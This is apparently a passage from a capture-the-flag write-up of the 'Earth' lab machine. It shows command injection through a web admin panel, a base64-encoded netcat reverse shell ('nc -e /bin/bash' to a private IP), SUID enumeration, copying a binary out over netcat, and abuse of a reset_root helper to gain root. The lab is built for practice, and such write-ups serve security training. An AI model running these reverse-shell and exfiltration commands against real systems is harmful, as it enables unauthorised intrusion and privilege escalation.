
```
2402111b1a0705070a41000a431a000a0e0a0f04104601164d050f070c0f15540d1018000000000c0c06410f0901420e105c0
d074d04181a01041c170d4f4c2c0c13000d430e0e1c0a0006410b420d074d55404645031b18040a03074d181104111b410f00
0a4c41335d1c1d040f4e070d04521201111f1d4d031d090f010e00471c07001647481a0b412b1217151a531b4304001e151b1
71a4441020e030741054418100c130b1745081c541c0b0949020211040d1b410f090142030153091b4d150153040714110b17
4c2c0c13000d441b410f13080d12145c0d0708410f1d014101011a050d0a084d540906090507090242150b141c1d08411e010
a0d1b120d110d1d040e1a450c0e410f090407130b5601164d00001749411e151c061e454d0011170c0a080d470a1006055a01
0600124053360e1f1148040906010e130c00090d4e02130b05015a0b104d0800170c0213000d104c1d050000450f01070b470
80318445c090308410f010c12171a48021f49080006091a48001d47514c50445601190108011d451817151a104c080a0e5a
```

807 2 Raw Bytes LF

```
earthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4humansearthclimatechang
ebad4humansearthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4humansearthc
limatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4h
umansearthclimatechangebad4humansearthclimatechangebad4humansearthclimatechangebad4humansearthclimat
```

403 1 0-28 (28 selected) 4ms Raw Bytes LF

11) So the last key shows the repeated string lets copy and paste it into password.




Admin Command Tool

Welcome terra, run your CLI command on Earth Messaging Machine (use with care).

CLI command:

Command output:




Admin Command Tool

Welcome terra, run your CLI command on Earth Messaging Machine (use with care).

CLI command: ls


Command output: bin boot dev etc home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var

12) Ok so we can navigate anything from this CLI command panel but we try to take access with netcat.




```
┌──(root㉿Windows)-[/home/kali/Desktop/earth]
└─# echo 'nc -e /bin/bash 192.168.226.129 4444' | base64
bmMgLWUgL2Jpbi9iYXNoIDE5Mi4xNjguMjI2LjEyOSA0NDQ0Cg==
```


13) Now we have to paste this string into that bar with this



```
┌──(root㉿Windows)-[/home/kali/Desktop/earth]
└─# echo 'bmMgLWUgL2Jpbi9iYXNoIDE5Mi4xNjguMjI2LjEyOSA0NDQ0Cg==
' | base64 -d | bash
```




```
Admin Command Tool

Welcome terra, run your CLI command on Earth Messaging Machine (use with care).

CLI command:
 ' | base64 -d | bash

Run command

Command output:
```




```
┌──(root㉿Windows)-[/home/kali]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.226.129] from (UNKNOWN) [192.168.226.133] 36556
pwd
/
ls
bin
boot
dev
```

14) We choose this particular port because this port no. we also mention in that netcat command. Now we have user access and we try to privilege escalation with :




```
python -c 'import pty;pty.spawn("/bin/bash")'
bash-5.1$ whoami
whoami
apache
bash-5.1$ 
```




```
find / -perm -u=s -type f 2>/dev/null
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/mount
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/at
/usr/bin/sudo
/usr/bin/reset_root
/usr/sbin/grub2-set-bootflag
/usr/sbin/pam_timestamp_check
/usr/sbin/unix_chkpwd
/usr/sbin/mount.nfs
/usr/lib/polkit-1/polkit-agent-helper-1
```

15) This is for search files with specific permissions across the entire filesystem. And the reset_root seems interesting and try to open that.




```
bash-5.1$ reset_root
reset_root
CHECKING IF RESET TRIGGERS PRESENT...
RESET FAILED, ALL TRIGGERS ARE NOT PRESENT.
bash-5.1$ 
```

16) So we have to share this file to our system and open this. Fot that we also use netcat.




```
bash-5.1$ nc 192.168.226.129 9001 < /usr/bin/reset_root
nc 192.168.226.129 9001 < /usr/bin/reset_root
bash-5.1$
```




```
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [192.168.226.129] from (UNKNOWN) [192.168.226.133] 52950
@@@@@@◆@@@@xx@@◆◆  @ @  .>@>@,0 . >@ >@◆88@8@ XX@X@DDS◆td88@8@ P◆td◆ ◆ @◆ @D
 setuidputssystemaccess__libc_start_mainlibc.so.6GLIBC_2.2.5__gmon_start__-u
```

17) So we received the reset_root file lets check that with ltrace (it is a tool in Kali Linux that helps you see what library functions a program is using while it runs.)




```
┌──(root㉿Windows)-[/home/kali]
└─# ltrace reset_root
Command 'ltrace' not found, but can be installed with:
apt install ltrace
Do you want to install it? (N/y)y
apt install ltrace
Installing:
  ltrace
```




```
┌──(root㉿Windows)-[/home/kali]
└─# chmod +x reset_root

┌──(root㉿Windows)-[/home/kali]
└─# ltrace ./reset_root
puts("CHECKING IF RESET TRIGGERS PRESE"...CHECKING IF RESET TRIGGERS PRESENT...
)
access("/dev/shm/kHgTFI5G", 0)
access("/dev/shm/Zw7bV9U5", 0)
access("/tmp/kcM0Wewe", 0)
puts("RESET FAILED, ALL TRIGGERS ARE N"...RESET FAILED, ALL TRIGGERS ARE NOT PRESENT.
)
+++ exited (status 0) +++
```

18) So here we have to create files as this shown.




```
bash-5.1$ touch /dev/shm/kHgTFI5G
touch /dev/shm/kHgTFI5G
bash-5.1$ touch /dev/shm/Zw7bV9U5
touch /dev/shm/Zw7bV9U5
bash-5.1$ touch /tmp/kcM0Wewe
touch /tmp/kcM0Wewe
bash-5.1$
```




```
bash-5.1$ reset_root
reset_root
CHECKING IF RESET TRIGGERS PRESENT...
RESET TRIGGERS ARE PRESENT, RESETTING ROOT PASSWORD TO: Earth
bash-5.1$ 
```

19) We got the password of root user let’s check that.



```
bash-5.1$ su root
su root
Password: Earth

[root@earth bin]#
```

20) Let’s navigate the file in root directories.



```
[root@earth bin]# pwd
pwd
/usr/bin
[root@earth bin]# cd /root
cd /root
[root@earth ~]# ls
ls
anaconda-ks.cfg  root_flag.txt
[root@earth ~]# cat root_flag.txt
cat root_flag.txt
             _-o#&&*''''?d:>b\_
         _o/"`''  '',, dMF9MMMMMHo_
      .o&#'        `"MbHMMMMMMMMMMMHo.
    .o"" '         vodM*$&&HMMMMMMMMMM?.
   ,'              $M&ood,~'`(&##MMMMMMH\
  /               ,MMMMMMM#b?#bobMMMMHMMML
 &              ?MMMMMMMMMMMMMMMMM7MMM$R*Hk
?$.            :MMMMMMMMMMMMMMMMMMM/HMMM|`*L
|              |MMMMMMMMMMMMMMMMMMMMbMH'   T,
$H#:           `*MMMMMMMMMMMMMMMMMMMMb#}'  `?
]MMH#            ""*""""*#MMMMMMMMMMMMM'    -
MMMMMb_                   |MMMMMMMMMMMP'     :
HMMMMMMMHo                 `MMMMMMMMMT       .
?MMMMMMMMP                  9MMMMMMMM}       -
-?MMMMMMM                  |MMMMMMMMM?,d-    '
 :|MMMMMM-                 `MMMMMMMT .M|.   :
  .9MMM[                    &MMMMM*' `'    .
   :9MMk                    `MMM#"        -
     &M}                     `          .-
      `&.                             .
        `~,   .                     ./
            . _                  .-
              '`--._,dd###pp=""'

Congratulations on completing Earth!
If you have any feedback please contact me at SirFlash@protonmail.com
[root_flag_b0da9554d29db2117b02aa8b66ec492e]
[root@earth ~]#
```

21) At last, we got the flag.

Thank You for Your Love and Support

Author – Jai Bhattacharya

Linkedin - https://www.linkedin.com/in/jai-bhattacharya-992861280/